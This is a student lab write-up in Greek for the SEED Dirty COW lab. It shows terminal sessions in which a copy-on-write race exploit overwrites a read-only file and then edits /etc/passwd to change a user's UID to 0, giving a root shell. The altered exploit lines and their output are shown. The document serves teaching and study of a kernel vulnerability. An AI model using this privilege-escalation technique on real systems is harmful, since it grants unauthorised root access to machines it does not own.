
Dirty COW Attack Lab

Task1: Modify a Dummy Read – Only File

1. Δημιουργούμε το αρχείο που είναι ο στόχος της επίθεσης:

```
04/24/2026 09:58] seed@ubuntu:~$ sudo touch /zzz
sudo] password for seed:
04/24/2026 10:00] seed@ubuntu:~$ sudo chmod 644 /zzz
```

```
[04/24/2026 10:01] seed@ubuntu:~$ sudo gedit /zzz
```



2. Επιβεβαιώνουμε ότι δεν μπορούμε να γράψουμε ως κανονικός χρήστης:

```
[04/24/2026 10:02] seed@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
```

3. Κάνουμε compile και τρέχουμε την επίθεση:

```
[04/24/2026 10:25] seed@ubuntu:~$ cd cow_attack
[04/24/2026 10:25] seed@ubuntu:~/cow_attack$ gcc cow_attack.c -lpthread -o cow_a
ttack
[04/24/2026 10:25] seed@ubuntu:~/cow_attack$ ./cow_attack
^C
```

4. Επιβεβαιώνουμε ότι η επίθεση πέτυχε:

```
[04/24/2026 10:26] seed@ubuntu:~/cow_attack$ cd
[04/24/2026 10:26] seed@ubuntu:~$ cat /zzz
111111******333333
```

Συνεπώς παρατηρούμε ότι το αρχείο /zzz δεν μπορούσε να τροποποιηθεί κανονικά από απλό χρήστη, όμως μετά την εκτέλεση του exploit το περιεχόμενό του άλλαξε.

Task2: Modify the Password File to Gain the Root Privilege

1. Δημιουργούμε νέο χρήστη:

```
[04/24/2026 10:30] seed@ubuntu:~$ sudo adduser charlie
[sudo] password for seed:
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
[04/24/2026 10:30] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
```

2. Δημιουργούμε backup του passwd:

```
[04/24/2026 10:31] seed@ubuntu:~$ cp /etc/passwd ~/passwd.bak
```

3. Τροποποιούμε το cow_attack.c:

- Αλλάζουμε το target αρχείο από /zzz σε /etc/passwd.
- Αλλάζουμε το pattern που ψάχνει από "222222" στο "charlie:x:1001" (ή το UID 1001).
- Αλλάζουμε το περιεχόμενο που γράφεται στη μνήμη από "charlie:x:1001" σε "charlie:x:0000", ώστε το UID του χρήστη charlie να γίνει 0.

```
// Find the position of the target area
char *position = strstr(map, "charlie:x:1001");


    char *content = "charlie:x:0000";
    off_t offset = (off_t)arg;
```

4. Τρέχουμε την επίθεση:

```
[04/24/2026 10:49] seed@ubuntu:~/cow_attack2$ gcc cow_attack2.c -lpthread -o cow
_attack2
[04/24/2026 10:51] seed@ubuntu:~/cow_attack2$ ./cow_attack2
^C
```

```
[04/24/2026 10:51] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
```

5. Επιβεβαιώνουμε ότι γίναμε root:

```
[04/24/2026 10:51] seed@ubuntu:~$ su charlie
Password:
root@ubuntu:/home/seed# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
```

Το αρχείο γίνεται mapped στη μνήμη με MAP_PRIVATE, οπότε κανονικά οι αλλαγές θα έπρεπε να γίνονται μόνο σε ιδιωτικό αντίγραφο και όχι στο πραγματικό αρχείο. Όμως, λόγω της ευπάθειας, η συνεχής εκτέλεση των δύο threads μπορεί να πετύχει χρονικά τέτοια κατάσταση ώστε η εγγραφή να εφαρμοστεί στο αρχικό αρχείο. Έτσι, το πρόγραμμα μπορεί να τροποποιήσει read-only αρχεία χωρίς κανονικά δικαιώματα εγγραφής. Επίσης, η αλλαγή του UID του χρήστη charlie από 1001 σε 0000 παρατηρούμε ότι ήταν αρκετή ώστε το σύστημα να τον αναγνωρίσει ως root, δείχνοντας ότι στο Linux τα δικαιώματα root καθορίζονται από το UID 0 και όχι από το όνομα του χρήστη.